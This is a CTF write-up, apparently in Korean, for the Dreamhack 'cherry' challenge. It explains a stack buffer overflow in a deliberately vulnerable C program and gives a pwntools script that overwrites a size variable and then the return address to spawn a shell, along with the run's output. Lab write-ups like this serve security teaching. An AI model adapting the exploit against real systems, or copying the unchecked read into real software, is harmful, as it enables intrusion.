

[Dreamhack.io] cherry Write-Up

- Platform: Dreamhack
- Date: 2026-08-18 (solved) / 2026-08-20 (written)
- Difficulty: Easy
- Tags: `#pwn` `#stack_buffer_overflow` `#ret_overwrite`

1. Challenge Overview (문제 개요)

📄 문제 요약

- 목표: 프로그램 내 `flag()` 함수 실행

- 제공 파일: `chall`, `chall.c`
- 보호 기법 (Checksec):

```
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x400000)
SHSTK: Enabled
IBT: Enabled
Stripped: No
```

2. Vulnerability Analysis (취약점 분석)

소스 코드 / 디컴파일 분석

```
void flag() {
    char *cmd = "/bin/sh";
    char *args[] = {cmd, NULL};
    execve(cmd, args, NULL);
}

int main(int argc, char *argv[]) {
    int stdin_fd = 0;
    int stdout_fd = 1;
    char fruit[0x6] = "cherry";
    int buf_size = 0x10;
    char buf[0x6];

    initialize();

    write(stdout_fd, "Menu: ", 6);
```

```

read(stdin_fd, buf, buf_size); // stack overflow 발생
if(!strncmp(buf, "cherry", 6)) {
    write(stdout_fd, "Is it cherry?: ", 15);
    read(stdin_fd, fruit, buf_size);
}

return 0;
}

```

스택 프레임


- 아래는 gdb를 통해 main 함수의 스택 프레임을 본 것이다.

```

Dump of assembler code for function main:
0x00000000004012fe <+0>:    endbr64
0x0000000000401302 <+4>:    push    rbp
0x0000000000401303 <+5>:    mov     rbp, rsp
0x0000000000401306 <+8>:    sub     rsp, 0x30
0x000000000040130a <+12>:   mov     DWORD PTR [rbp-0x24], edi
0x000000000040130d <+15>:   mov     QWORD PTR [rbp-0x30], rsi
0x0000000000401311 <+19>:   mov     DWORD PTR [rbp-0x4], 0x0
0x0000000000401318 <+26>:   mov     DWORD PTR [rbp-0x8], 0x1
0x000000000040131f <+33>:   mov     DWORD PTR [rbp-0x12], 0x72656863
0x0000000000401326 <+40>:   mov     WORD PTR [rbp-0xe], 0x7972
0x000000000040132c <+46>:   mov     DWORD PTR [rbp-0xc], 0x10
0x0000000000401333 <+53>:   mov     eax, 0x0
0x0000000000401338 <+58>:   call    0x401257 <initialize>
0x000000000040133d <+63>:   mov     eax, DWORD PTR [rbp-0x8]

```

- main + 12 부터 main + 46 까지의 명령어가 변수를 초기화하는 과정인데, edi, rsi 는 각각 argc, argv 값이 저장되어 있다.
- 나머지 변수들은 아래와 같이 저장되어 있다.



취약점 원인 (Root Cause)

- 발생 원인**: 입력 크기 제한 완화로 인한 Buffer Overflow
- 파급 효과**: 다른 변수 값 변경 가능, RET 주소 변경 가능

3. Exploit Strategy (최종 해결 전략)

✓ 돌파구 (Breakthrough)

두 번의 `read` 를 통해 `RET` 주소를 `flag()` 로 변경

1. `buf` 변수를 입력받는 첫 번째 `read` 함수에서 `0xA` 바이트만큼 `Overflow`되므로, `buf_size` 변수의 값을 변경할 수 있다.

⚠ `buf` 변수가 `cherry` 여야 두 번째 입력이 가능

2. 변경된 `buf_size` 만큼의 입력을 통해 `RET` 주소를 `flag()` 주소로 변경한다.

4. Exploit Code (최종 코드)

```
#!/usr/bin/python3

from pwn import *

# context.log_level = 'debug'

# p = remote('IP', PORT)
p = process('./chall')
e = ELF('./chall')

flag_addr = e.symbols['flag']
print(f"{p64(flag_addr)=}")

# [1] overwrite buf_size
payload = b"cherrycherry" + p32(0x30)
p.sendafter(b"Menu: ", payload)

# [2] return overwrite
payload = b'A' * 0x1A + p64(flag_addr)
p.sendlineafter(b"Is it cherry?: ", payload)

p.interactive()
```

- 로컬 환경에서 실행한 결과이다.

```
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x400000)
SHSTK: Enabled
IBT: Enabled
Stripped: No
p64(flag_addr)=b'\xbc\x12@\x00\x00\x00\x00\x00'
[*] Switching to interactive mode
$ ls
chall chall.c solve.py
$
```